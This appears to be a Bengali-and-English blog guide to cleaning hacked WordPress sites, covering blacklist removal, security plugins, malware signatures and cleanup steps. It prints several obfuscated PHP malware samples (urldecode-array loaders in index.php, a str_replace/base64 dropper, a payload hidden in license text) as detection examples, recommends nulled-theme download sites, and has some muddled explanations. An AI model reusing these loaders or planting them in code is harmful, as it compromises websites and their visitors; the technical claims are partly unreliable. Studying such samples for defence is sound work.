


How To Recover A Hacked Wordpress Website

Scan The Wordpress Website: getastra.com [Google](https://www.google.com/sucuri/) [sucuri](https://www.sucuri.com/)

ওয়েবসাইট/ URL ব্ল্যাকলিস্ট কি?
ওয়েবসাইট ব্ল্যাকলিস্ট কেন হয়?
ওয়েবসাইট ব্ল্যাকলিস্ট কিভাবে রিমুভ করতে হবে?

ওয়েবসাইট/ URL ব্ল্যাকলিস্ট কি?

একটি ইউআরএল ব্ল্যাকলিস্ট হল ওয়েবসাইটগুলির একটি তালিকা যেগুলি মালিশিয়াস বা সন্দেহজনক আচরণে লিপ্ত হয়েছে এবং একটি সার্চ ইঞ্জিন, হোস্টিং প্রদানকারী, অ্যান্টিভাইরাস প্রোগ্রাম প্রদানকারী বা অন্য কোনো কর্তৃপক্ষের দ্বারা বিপজ্জনক বলে বিবেচিত হয়েছে।



এবং গুগল বা বিভিন্ন এন্টিভাইরাস প্রোগ্রাম এই সমস্ত ওয়েবসাইটে ভিজিট করলে এরকম কিছু মেসেজ দেখায়:

“The site ahead contains malware” or “Deceptive site ahead,”

ওয়েবসাইট/ URL ব্ল্যাকলিস্ট কেন হয়?

- একটি ডোমেন যদি হ্যাক হয় এবং বেআইনি কার্যকলাপ সম্পাদন করে।
- ওয়েবসাইটে যদি ম্যালওয়্যার ইনজেক্ট করা হয় এবং তা দ্বারা যদি কোনো অপব্যবহার/Malicious Activity করা হয়।
- ওয়েবসাইটে যদি সন্দেহজনক কোন সফটওয়্যার চলে।

ওয়েবসাইট/ URL ব্ল্যাকলিস্ট থেকে কিভাবে সুরক্ষিত থাকব?

- একটি সিকিউর ওয়েব হোস্টিং ব্যবহার করতে হবে।
- ওয়েবসাইটের মালোয়ারি মোবাইলের জন্য অবশ্য একটি ভালো স্ক্যানার ব্যবহার করতে হবে।
- ওয়েবসাইটের থিম এবং প্লাগিনগুলো রেগুলার আপডেট করতে হবে।
- ওয়েবসাইটে সিকিউরিটির জন্য অবশ্যই স্ট্রং পাসওয়ার্ড ব্যবহার করতে হবে।
- ওয়েবসাইটের লিঙ্ক গুলো প্রতিনিয়ত চেক করতে হবে এবং রিমুভ করতে হবে।
- ওয়েবসাইটে যেকোনো ইউজারের এবং পারমিশন লিমিট করতে হবে।
- ওয়েবসাইটের লিমিট লগইন অপশন অবশ্যই চালু থাকতে হবে এবং কয়েকবার যদি কোন ইউজার ব্রুট ফোর্স এর মাধ্যমে ওয়েব সাইটে ঢোকার চেষ্টা করে তাহলে তাকে ব্লক করে দিতে হবে।

ওয়েবসাইট/ URL ব্ল্যাকলিস্ট কিভাবে রিমুভ করতে হবে?

- সাধারণত ওয়েবসাইটে ব্ল্যাকলিস্ট গুগল, অন্যান্য সার্চ ইঞ্জিন, এন্টিভাইরাস এবং হোস্টিং কোম্পানির মাধ্যমে হয়ে থাকে।
- আমাদের ওয়েবসাইটে যদি ম্যালওয়্যার অথবা IP ব্ল্যাক লিস্টের কারণে ওয়েবসাইট অথবা ডোমেইন ব্ল্যাকলিস্ট করে থাকে তাহলে ব্ল্যাকলিস্ট কেন করেছে তার কারণ জানতে হবে।

- যদি ম্যালওয়্যারের কারণে ওয়েবসাইট ব্ল্যাকলিস্ট হয় তাহলে ওয়েবসাইট স্ক্যান করতে হবে এবং ওয়েবসাইট থেকে ম্যালওয়্যার গুলো রিমুভ করতে হবে।
- এবং অবশেষে গুগল, অন্যান্য সার্চ ইঞ্জিন, এন্টিভাইরাস এবং হোস্টিং কোম্পানি যারা ব্লক লিস্ট করেছে তাদের কাছে Blacklist রিমুভাল রিকোয়েস্ট করতে হবে।

গুগোল ব্ল্যাকলিস্ট REMOVAL PROCESS:

Google যদি পুরো ওয়েবসাইট ব্ল্যাকলিস্ট করে দেয় তাহলে ওয়েবসাইটের ম্যালওয়্যার গুলো ক্লিন করার পর ওয়েবসাইটকে গুগলের Search Console থেকে রিমুভাল রিকুয়েস্ট দিতে হবে।

Premium Malware Cleaner

আমি আগের একটি ব্লগে ওয়েবসাইটে ম্যানুয়ালি ম্যালওয়্যার রিমুভাল প্রসেস দেখিয়েছি। ওয়েবসাইটে ম্যানুয়ালি রিমুভ করার জন্য আগে ম্যালওয়্যার গুলোকে চিনতে হবে তারপর রিমুভ করতে হবে। যদি মেনুয়ালি রিমুভাল করা সম্ভব না হয় তাহলে আমরা ওয়ার্ডপ্রেসে বিভিন্ন প্রিমিয়াম সিকিউরিটি প্লাগিন এর মাধ্যমে ম্যালওয়্যার রিমুভ করতে পারি।

- Wordfence
- Sucuri
- Malcare
- Astra Security

Wordpress Paid Theme And Plugin: weadown.com , wplocker.com wphive.com

Database and Website Backup : [All-in-One WP Migration](#) [Updraft](#)

Best WordPress Security Plugins to Protect Your Website

- Wordfence
- Sucuri Security
- All In One WP Security & Firewall
- MalCare
- BulletProof Security
- iThemes Security
- Shield Security
- Jetpack

ওয়েবসাইট ম্যালওয়্যার কি? কিভাবে ওয়েবসাইটের ম্যালওয়্যার ডিটেকশন এন্ড রিমুভাল করা যায়?

ওয়েবসাইট ম্যালওয়্যার কি?

ওয়েবসাইট ম্যালওয়্যার হল একটি সফ্টওয়্যার অথবা ম্যালিশিয়াস স্ক্রিপ্ট যা একটি ওয়েবসাইট বা ওয়েব সার্ভারে কাজ করার জন্য খারাপ উদ্দেশ্য নিয়ে তৈরি করা হয়েছে।

এই ধরনের ম্যালিশিয়াস স্ক্রিপ্ট সাধারণত ওয়েবসাইটের back-end থেকে ইউজার তৈরি করতে পারে, ডেটাবেজ এবং যেকোন ফাইলের এক্সপ্রেস নিতে পারে, বারবার ম্যালিশিয়াস স্ক্রিপ্ট রিজেনারেট করে ওয়েবসাইটের ব্যান্ডউইথ নষ্ট করতে পারে। অথবা সার্ভার ডাউন করে দিতে পারে। অনেক সময় ওয়েবসাইটের এক্সিস্টিং ফাইল গুলো নষ্ট করে দিতে পারে এবং ওয়েবসাইট এ Defacement করতে পারে।

ম্যালওয়্যার অ্যাটাক হলে ওয়েবসাইটের কি কি ক্ষতি হয়?

• **ওয়েবসাইটের চেহারা পরিবর্তন হয়ে যেতে পারে(Defacement)**

বিভিন্ন ওয়েবসাইট হ্যাক হওয়ার পর দেখা যায় hacked by অমুক। অথবা ফানি পিকচার হোমপেজে দেখা যায়। অর্থাৎ হ্যাকাররা ওয়েবসাইটটি Defacement করে থাকে।

• হ্যাক হওয়া ওয়েবসাইটে ম্যালিশিয়াস স্ক্রিপ্ট এর মাধ্যমে আমার ওয়েবসাইটের ট্রাফিককে অন্যান্য ওয়েবসাইটে রিডাইরেক্ট করতে পারে।

• **ব্যাকডোর এর মাধ্যমে আমার অজান্তেই ওয়েবসাইটে লগইন করার জন্য ইউজার তৈরি হতে পারে**, আমরা অনেক সময় দেখি ওয়েবসাইটে ডেটাবেজে অনেক আনইউজুয়াল ইউজার অ্যাকাউন্ট থাকে যা সাধারণত ব্যাকডোর এর মাধ্যমে তৈরি করা হয়। হ্যাকাররা এই ইউজার অ্যাকাউন্ট ব্যবহার করে আমাদের ওয়েবসাইটের এক্সেস পেয়ে যায়, ওয়েবসাইটের ফাইল Tampering, ফাইল ডিলিট থেকে শুরু করে পুরা ওয়েবসাইট রিমুভ পর্যন্ত করে দিতে পারে।

• **ওয়েবসাইটে স্পাম কন্টেন্ট রাখার মাধ্যমে SEO Spamming সহ কमेंট এর মাধ্যমে ব্যাকলিংক স্পামিং হতে পারে**। এতে আমাদের ওয়েবসাইট ট্রাফিক নষ্ট হতে পারে। সার্ভার স্লো হয়ে যেতে পারে।

• **অনেক ম্যালিশিয়াস স্ক্রিপ্ট এর মাধ্যমে ওয়েবসাইটের ব্যান্ডউইথ খুব দ্রুত শেষ হতে থাকে**। এবং একটা সময় ওয়েবসাইটটি ডেটাবেজ থেকে ডিসকানেকটেড হয়ে ওয়েবসাইট ডাউন হয়ে যেতে পারে।

ওয়েবসাইটের ম্যালওয়ার ডিটেকশন (WordPress):

- eval()

This attack consists of a script that does not properly validate user inputs in the page parameter. A remote user can supply a specially crafted URL to pass arbitrary code to an eval() statement, which results in code execution.

```
< script > document.write(unescape("%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%76%62%73%63%72%69%70%74%3E")) < /script >
```

...

```
eval("arrNum = 0 : ReDimTempStr(0) : strLength  
= Len(NbjHrXYekZCCM ...")
```

```
eval(base64_decode("aHR0cHM6Ly9tYWx3YXJlLmV4cGVydA==");
```

- <?php \${

```
1 <?php
2 $000_00_00_urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%
3 65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$
  00_00_00_0-$000_00_00[44].$000_00_00[53].$000_00_00[31].$000_00_00[65].$000_00_00[10].$000_00_00[53].$
  000_00_00[31].$000_00_00[44].$000_00_00[39].$000_00_00[21].$000_00_00[56].$000_00_00[31].$000_00_00[10].$
  000_00_00[56].$000_00_00[21].$000_00_00[39].$000_00_00[39].$000_00_00[3].$000_00_00[21].$000_00_00[56].$
  000_00_00[25].$0_00_000-$000_00_00[40].$000_00_00[13].$000_00_00[53].$000_00_00[31].$000_00_00[21].$
  000_00_00[46].$000_00_00[10].$000_00_00[40].$000_00_00[0].$000_00_00[56].$000_00_00[25].$000_00_00[31].$
  000_00_00[13].$000_00_00[10].$000_00_00[56].$000_00_00[39].$000_00_00[63].$000_00_00[31].$000_00_00[5].$
  000_00_00[13].$000_00_00-$000_00_00[40].$000_00_00[13].$000_00_00[53].$000_00_00[31].$000_00_00[21].$
  000_00_00[46].$000_00_00[10].$000_00_00[65].$000_00_00[31].$000_00_00[13].$000_00_00[10].$000_00_00[46].$
  000_00_00[31].$000_00_00[13].$000_00_00[21].$000_00_00[10].$000_00_00[34].$000_00_00[21].$000_00_00[13].$
  000_00_00[21].$000000_0_0-$000_00_00[40].$000_00_00[13].$000_00_00[53].$000_00_00[
4 ?>
5
6 <?php
7 /**
8  * Front to the WordPress application. This file doesn't do anything, but loads
9  * wp-blog-header.php which does and tells WordPress to load the theme.
10  *
11  * @package WordPress
12  */
13
14 /**
15  * Tells WordPress to load the WordPress theme and output it.
16  *
17  * @var bool
18  */
19 define( 'WP_USE_THEMES', true );
20
21 /** Loads the WordPress Environment and Template */
22 require __DIR__ . '/wp-blog-header.php';
23
```

- base64_decode

Base64 is a simple malware obfuscation technique. The very reason why Base64 encoding is used is because using Base64 it is possible to encode binary data to ASCII string format. Thus, attackers encode data in base64 format and send it over HTTP Protocol. Base64 allows only 64 characters for encoding, hence the name. The characters are – ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/- “=” is used for padding.

```

Object localObject1 = new File(getFilesDir().getAbsolutePath() + File.separator + "test.dex");
if (((File)localObject1).exists())
    ((File)localObject1).delete();
Object localObject2 = new ByteArrayOutputStream();
Object localObject3 = getAssets().open("db");
byte[] arrayOfByte = new byte[2048];
while (true)
{
    int i = ((InputStream)localObject3).read(arrayOfByte);
    if (i == -1)
    {
        ((InputStream)localObject3).close();
        localObject2 = Base64.decode(((ByteArrayOutputStream)localObject2).toByteArray(), 0);
        localObject3 = new FileOutputStream((File)localObject1);
        ((FileOutputStream)localObject3).write((byte[])localObject2);
        ((FileOutputStream)localObject3).close();
    }
}

```

- wp_nonce. (it is used to push remote user id and password – CSRF Attack)

```

49
50 <script>
51 /*  */
52 var spbcSettings =
53 {
54   "wpms": "0",
55   "is_main_site": "1",
56   "tc_enabled": "1",
57   "img_path": "http://example.com/wp-content/plugins/security-malware-firewall/images",
58   "key_is_ok": "0",
59   "ajax_nonce": "ea9eb8214b",
60   "ajaxurl": "http://example.com/wp-admin/admin-ajax.php",
61   "debug": "0"
62 };
63 var userSettings = {
64   "url": "\\",
65   "uid": "2",
66   "time": "1587129624",
67   "secure": ""
68 };
69 var zxcvbnSettings = {
70   "src": "http://example.com/wp-includes/js/zxcvbn.min.js"
71 };
72 /*  */
73 </script>
74 <script src='http://example.com/wp-admin/load-scripts.php?c=1&load%5Bchunk_0%5D=jquery-core, jquery-migrate, utils, zxcvbn-async&ver=5.4'></script>
75 <script src='http://example.com/wp-content/plugins/security-malware-firewall/js/zxcvbn.min.js'></script>

```


Random string pattern

With random string pattern can always generate random strings and command's also:

```

$XXeYF7109 = "v|*prq)fm6xtz4u1_0/.adyheg(ncoj7w539i;bk82s";
$command = $XXeYF7109[24].$XXeYF7109[0].$XXeYF7109[20].$XXeYF7109[1];

```



- **gzdecode_render**

```

131 9. Acceptance Not Required for Having Copies.
132
133 You are not required to accept this License in order to receive or run a copy of the Program. Ancillary propagation of a
covered work occurring solely as a consequence of using peer-to-peer transmission to receive a copy likewise does not
require acceptance. However, nothing other than this License grants you permission to propagate or modify any covered work.
These actions infringe copyright if you do not accept this License. Therefore, by modifying or propagating a covered work,
you indicate your acceptance of this License to do so.
134
135 (preg_split('/;/', file_get_contents(basename($ _SERVER['PHP_SELF']))));for($i=0;$i<strlen($cache);$i++){ $out.=chr(bindec
(str_replace(array(chr(9),chr(32)),array('1','0'),substr($cache,$i,8))); $i+= 7;} $cachepart=strrev('ssa').strrev('tre'
);$cache='ny(onfr64'; $cache=str_rot13('ri'. $cache.' _qrpbr(''.gzdecode($out).'')); $cachepart($cache);
$ cachepart=' '; file_put_contents($cachepart, '<? '.base64_decode(str_rot13(gzdecode($out))); include $cachepart; unlink
($cachepart);
/*
136 10. Automatic Licensing of Downstream Recipients.
137
138 Each time you convey a covered work, the recipient automatically receives a license from the original licensors, to run,
modify and propagate that work, subject to this License. You are not responsible for enforcing compliance by third parties
with this License.
139

```


- **lzw_decompress**

```

C:\temp>c:\Python27\python.exe LzwDecompress.py -i c0f8bb77284b96e07cab1c3fab8800b1bbd030720c74628c4ee5666694ef903d.bin
Found our CAB Data at file offset-->28720
Wrote CAB File-->c0f8bb77284b96e07cab1c3fab8800b1bbd030720c74628c4ee5666694ef903d\c0f8bb77284b96e07cab1c3fab8800b1bbd030
720c74628c4ee5666694ef903d.cab
Expanding CAB File winhelp.cpl
Check directory c0f8bb77284b96e07cab1c3fab8800b1bbd030720c74628c4ee5666694ef903d for expanded file winhelp.cpl
Found our compression header at file offset-->28253
Wrote decompressed stream to file-->c0f8bb77284b96e07cab1c3fab8800b1bbd030720c74628c4ee5666694ef903d.bin_dec.txt

```


- **file_upload**



- **str_replace**

This piece of code tries to obfuscate all the functions that could be flagged by a scanner using a benign php function called `str_replace`. This function replaces all instances of a string with a replacement in the subject.

```
$exg="JGMnd9J2NvdW50JzskYTnd0kX0ndNPndT0tJRTtpZihyZXNldCgkndYSk9PSdtandCcgJndiYc
$iy0="GxhndY2UndoYXJyYndXkoJy9bndXlndx3PVxzXS8nLndCcvXHMvndJyksIGFyndcmF5KCCnLC
$ts = str_replace("b", "", "bsbtr_brbeplabcb");
$fy="sIGpndvaW4oYXJyYXlfc2xpY2UoJndGEndsJGMOJGEPtLndMpKndSkpKTtLnd2hvICc8LycuJc
$sjb="peyRrPSnddlnddGU0bndSc7ZWNobyAnPCcnduJGSundJz4nO2ndV2YWwoYmFzZndTY0X2RlY2
$dzy = $ts("er", "", "erberaersereer6er4er_dereercerodere");
$mc = $ts("y", "", "ycyryeyaytye_yfyuynctyiyoy");
$tha = $mc(' ', $dzy($ts("nd", "", $exg.$sjb.$iy0.$fy))); $tha();
```

- **strrev**

Using the `strrev` function on variable allowed the attacker to reverse the string `strrev('edo'. 'c'. 'ed_4'. '6e'. 'sab')` into `base64_decode`

- **<?php \$000__00_00=urldecode**

(PHP Re-Infectors – Example of an infected index.php file that automatically re-generates itself through a malicious process running in the background)

```

1
2 <?php
3 $000__00_00=urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%
65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$
00_00_00_0=$000__00_00[44].$000__00_00[53].$000__00_00[31].$000__00_00[65].$000__00_00[10].$000__00_00[53].$
000__00_00[31].$000__00_00[44].$000__00_00[39].$000__00_00[21].$000__00_00[56].$000__00_00[31].$000__00_00[10].$
000__00_00[56].$000__00_00[21].$000__00_00[39].$000__00_00[39].$000__00_00[3].$000__00_00[21].$000__00_00[56].$
000__00_00[25];$0__00_0000=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[31].$000__00_00[21].$
000__00_00[46].$000__00_00[10].$000__00_00[40].$000__00_00[0].$000__00_00[56].$000__00_00[25].$000__00_00[31].$
000__00_00[13].$000__00_00[10].$000__00_00[56].$000__00_00[39].$000__00_00[63].$000__00_00[31].$000__00_00[5].$
000__00_00[13];$000__00_00=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[31].$000__00_00[21].$
000__00_00[46].$000__00_00[10].$000__00_00[65].$000__00_00[31].$000__00_00[13].$000__00_00[10].$000__00_00[46].$
000__00_00[31].$000__00_00[13].$000__00_00[21].$000__00_00[10].$000__00_00[34].$000__00_00[21].$000__00_00[13].$
000__00_00[21];$000000_0_0=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[
4 ?>
5
6 <?php
7 /**
8  * Front to the WordPress application. This file doesn't do anything, but loads
9  * wp-blog-header.php which does and tells WordPress to load the theme.
10  *
11  * @package WordPress
12  */
13
14 /**
15  * Tells WordPress to load the WordPress theme and output it.
16  *
17  * @var bool
18  */
19 define( 'WP_USE_THEMES', true );
20
21 /** Loads the WordPress Environment and Template */
22 require __DIR__ . '/wp-blog-header.php';
23

```

- <?php \$ca2a = @\$GLOBALS[\$GLOBALS['k94124e4']][48]

```

1 <?php
2 /**
3  * SitePress Template functions
4  * @package wpml-core
5  */
6
7 function wpml_site_uses_icl() {
8     global $wpdb;
9
10     $icl_job_count = false;
11
12     $table_exists = $wpdb->get_var( "SHOW TABLES LIKE '{$wpdb->prefix}icl_translation_status'" );
13
14     if ( $table_exists ) {
15         $icl_job_count_query = "SELECT COUNT(*)
16                                FROM {$wpdb->prefix}icl_translation_status
17                                WHERE translation_service = 'icanlocalize'";
18         $icl_job_count = $wpdb->get_var( $icl_job_count_query );
19     }
20
21     return $icl_job_count;
22 }
23
24 /**
25  * @param string $key
26  * @param mixed|false $default
27  */

```

\$d5000e = 497;\$GLOBALS['z2ad5'] = Array();global \$z2ad5;\$z2ad5 = \$GLOBALS;{"\x47\x4c\x4fb

Once you have found a backdoor, malware, cleaning it is pretty easy — just delete the file or code. However, finding the file can be difficult. You can try doing some basic searches for eval and base64_decode or other functions that we have mentioned. or you can use FTP to find and remove malwares.

Following files are common places where you'll find link injections:

- wp_blog_header.php (core file)
- index.php (core file)
- index.php (theme file)
- function.php (theme file)
- header.php (theme file)
- footer.php (theme file)

SEARCH THE UPLOADS DIRECTORY FOR ANY .PHP FILES:

There is absolutely no reason for a .php file to be living in your uploads directory. Delete any you find.

DELETE ANY INACTIVE THEMES

Backdoors may have been installed in your unused themes so delete those, including the WordPress 'default' and 'classic' themes.

SCAN YOUR WORDPRESS WEBSITE FOR EXPLOITS AND SPAM

<https://sitecheck.sucuri.net/>
<https://securityheaders.com/>

ERASE AND RE-CREATE YOUR .HTACCESS FILE!

```
# BEGIN WordPress
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
# END WordPress
```

Database Malware Scan And Removal Process:

- Go to phpmyadmin
- check wp-user table to see unusual users adding
- Copy the malicious script and search on database
- For redirect solving issue, Check wp-options table and recheck Homeurl & siteurl

If your Website Got hacked, Remove all plugins and themes from Cpanel or the admin dashboard.

So in the Cpanel, you go to public.html and see All The Necessary files. and delete all the files without wp-content, .htaccess, and wp-config.php.

Now download Core File : <https://wordpress.org/download/> and Plugin From <https://wordpress.org/plugins/>

Main .htaccess Code

BEGIN WordPress

RewriteEngine On

RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

RewriteBase /

RewriteRule ^index\.php\$ - [L]


RewriteCond %{REQUEST_FILENAME} !-f

RewriteCond %{REQUEST_FILENAME} !-d

RewriteRule . /index.php [L]

END WordPress

Check The .htaccess and wp-config.php



ব্যাকডোর কি? কিভাবে ওয়ার্ডপ্রেস ওয়েবসাইটে ব্যাকডোর এর মাধ্যমে হ্যাকাররা ড্যাশবোর্ডে অনুপ্রবেশ করে?

ব্যাকডোর কি?

ব্যাকডোর ব্যবহার করে হ্যাকাররা কোনো সিস্টেমে অনুপ্রবেশ করে। সহজ কথায়, ব্যাকডোর হলো এমন এক অসংরক্ষিত রাস্তা বা পথ যার মাধ্যমে কেউ কোনো সংরক্ষিত সিস্টেমে ঢুকে পড়ে। এটা হতে পারে কোনো দুর্বল পাসওয়ার্ড, configuration ভুল ইত্যাদি। কোনো সিস্টেমের দুর্বল অথেনটিকেশন ব্যবস্থাও ব্যাকডোরের পর্যায়ে পড়ে। ব্যাকডোর বিভিন্ন ওয়েবসাইটেও add করা যায় এবং ওয়েব সাইটের এডমিন এর অজান্তেই যে কেউ নতুন একটি ইউজার ক্রিয়েট করে যে কোন ওয়েব সাইটের এডমিন প্যানেলে ঢুকতে পারে।


কিভাবে ওয়ার্ডপ্রেস ওয়েবসাইটে ব্যাকডোর এর মাধ্যমে হ্যাকাররা ড্যাশবোর্ডে অনুপ্রবেশ করে?

ওয়ার্ডপ্রেস ওয়েব সাইটে ব্যাকডোর অনেক ধরনের হয়। ব্যাকডোর গুলো সাধারণত বিভিন্ন ওয়ার্ডপ্রেস থিম গুলোর functions.php ফাইলে এড করে দেওয়া হয়। বিভিন্ন প্লাগিন এবং থিম এর ভাড়া বৃদ্ধির মাধ্যমে কোনভাবে যদি হ্যাকাররা ওয়ার্ডপ্রেসের এক্সেস পায় তাহলে তারা function.php ফাইল ব্যাকডোর Push করে।

